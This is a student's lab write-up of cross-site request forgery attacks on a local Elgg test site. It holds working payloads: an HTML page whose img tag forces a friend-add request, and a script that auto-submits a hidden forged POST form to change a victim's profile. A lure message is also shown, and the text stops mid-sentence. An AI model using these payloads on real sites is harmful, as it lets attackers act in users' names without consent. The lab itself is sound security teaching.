

LAB 9: CROSS-SITE REQUEST FORGERY (CSRF) ATTACK LAB

```
[10/30/19]seed@VM:~$ sudo service apache2 start  
[10/30/19]seed@VM:~$
```

Task 1: Observing HTTP Request

The screenshot displays the CSRF Lab Site interface. The top navigation bar includes links for Activity, Blogs, Bookmarks, Files, Groups, and More, along with a Log in button. The main content area features a 'Latest activity' section with 'No activity' and a search bar. A 'Log in' form is visible on the right, with fields for Username or email, Password, and a Log in button, along with a 'Remember me' checkbox and links for Register and Lost password.

Below the main site, the 'Newest members' section is shown, listing members: Samy, Charlie, Bobby, Alice, and Admin. A search bar for members is also present.

The 'HTTP Header Live' tool is open, showing the captured GET request for the URL `http://www.csrflabelgg.com/member`. The request details include:

- Host: `www.csrflabelgg.com`
- User-Agent: `Mozilla/5.0 (X11; Ubuntu; Lin`
- Accept: `text/html,application/xhtml+xml,...`
- Accept-Language: `en-US,en;q=0.5`
- Accept-Encoding: `gzip, deflate`
- Referer: `http://www.csrflabelgg.com/`
- Cookie: `Elgg=n8gkmeht70lhq7turdkcvj2`
- Connection: `keep-alive`
- Upgrade-Insecure-Requests: `1`
- GET: `HTTP/1.1 200 OK`
- Date: `Thu, 31 Oct 2019 00:52:59 GMT`
- Server: `Apache/2.4.18 (Ubuntu)`
- Expires: `Thu, 19 Nov 1981 08:52:00 GMT`
- Cache-Control: `no-store, no-cache, must-...`
- Pragma: `no-cache`
- X-Frame-Options: `SAMEORIGIN`
- Vary: `Accept-Encoding`
- Content-Encoding: `gzip`
- Content-Length: `3022`
- Keep-Alive: `timeout=5, max=100`
- Connection: `Keep-Alive`
- Content-Type: `text/html; charset=UTF-8`


The tool also shows the response for the URL `http://www.csrflabelgg.com/cache/`.

When we click on a like in the HTTP Header Live the GET request gets captured and other values such as the cookie session, timestamp and date.


Task 2: CSRF Attack using GET Request

For this task I have used the following methods to conduct this attack:

We find out the user id of the attacker Bobby by using the inspect element of inspect element. The user id for Bobby is found to be 43.




Now from Charlie's profile we add Bobby friend and then capture the header using HTTP Header Live. We use the highlighted as reference to construct a malicious URL.




In the below screenshot, we edit the 'index.html' code used by Bobby to attack Alice. In this code we add the img src tag which will be loaded automatically once the link is clicked.

```
[10/30/19]seed@VM:.../Attacker$ gedit index.html
[10/30/19]seed@VM:.../Attacker$ cat index.html
<html>
<head>
<title>
Malicious Web
</title>
</head>
<body>
<p> We are currently out of service </p>
<img src = "http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=15
72484379&__elgg_token=xiazbfrWiSI1KoMoz3G9RQ"/>
</body>
</html>
[10/30/19]seed@VM:.../Attacker$
```


Now, from Bobby's account we send a message with the malicious URL attached along with it. Hence, when Alice clicks on the URL, the attack is implemented.




As an initial step, we will check whether Alice has any friends. In the below screenshot we notice that Alice currently has no friends.




In Alice's profile we go to messages. Here we see that it is the same message that was sent from Bobby to Alice. Now we click on the link given in Bobby's message.



When we click on the URL sent in Bobby's message, a new webpage is opened with the edits that we had issued on 'index.html'




Below is the screenshot of Alice's friends list after clicking on the link. Bobby gets added to her friends list. Hence, this shows that the attack is successful.




This is a Cross-Site Request Forgery attack where we use GET request to add Bobby in Alice's friends list. Here we have a trusted site www.csrfelgg.com, a user Alice logged into the trusted site and clicked on the malicious URL www.csrfelggattacker.com created by Bobby. So first, Bobby has to find his own id so that he can add himself to Alice's friends list. He goes to the members page, inspects the elements using inspect element and finds her id. Next, he should construct the URL so that he can generate the GET request that adds him to Alice's friends list. For this he adds someone to his friends list and captures that request using HTTP Header Live. So, based on that, he recreates a URL that adds himself onto the friends list of Alice, and places it as a src attribute in the img tag of a dummy webpage that he creates. He sends this webpage as contents of a blog. So, when Alice clicks on the link, Bobby gets added to her friends list. Here a request is sent from the malicious site to the elgg site posting as Alice. This is a cross site request forgery. To the elgg site, the request appears as Alice is trying to add Bobby as a friend. We use the img tag since the image is loaded when the page is opened.

Task 3: CSRF Attack using POST Request


From Bobby's account we edit his own profile by adding a statement "Bobby is my Hero" under the 'Brief description'.



We observe the above scenario so that we can device a malicious request using HTTP Header Live.



Now, Bobby is inspecting the members page of elgg website to find Alice's id, so that he can change the contents of Alice's profile. Alice's id is 42.



Now, we edit the 'index.html' code used by Bobby to attack Alice. This modifies Alice's profile and changes the brief description to the contents specified by Bobby.


```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Now, from Bobby's account we send a message with the malicious URL attached along with it. Hence, when Alice clicks on the URL, the attack is implemented.

Compose a message

To:
Alice

Write recipient's username here.

Subject:
Shopping deals

Message: [Edit HTML](#)

B I U **S** **:** **::** **←** **→** **↺** **↻** **📎** **🔗** **🔖** **🔍**

http://www.csrfabbattacker.com

body p


Send

Powered by Elgg


Boby
Boby is my Hero

Blogs
Bookmarks
Files
Pages
Wire posts
Inbox
Sent messages


We log onto Alice's account and observe that initially there are no brief description on Alice's profile. We notice that Alice has a new message notification.



Here we see that it is the same message that was sent from Bobby to Alice. Now we click on the link given in Bobby's message.



When we check Alice's profile again we notice that her profile is updated with the brief description that Bobby wanted to post on Alice's profile. Hence, this shows that our attack is successful.



Since data must be sent, we use a POST request for this attack. This is a Cross site request forgery attack where POST request is used to modify contents of Alice's profile. Here we have a trusted site www.csrflabelgg.com, a user Alice logged into the trusted site and malicious website www.csrfattack.com created by Boby. So first, Boby has to find Alice's id so that he can modify the contents of this profile. He goes to the members page, inspects the elements using inspect element and finds her id. Next, he should construct the URL so that he can generate the POST request that modifies the profile of Alice. For this he changes the brief description in his profile and captures that request using HTTP Headers Live. So, based on that, he creates a webpage that sends a POST request to the server which recreates the form submission of the profile page with changed contents. He 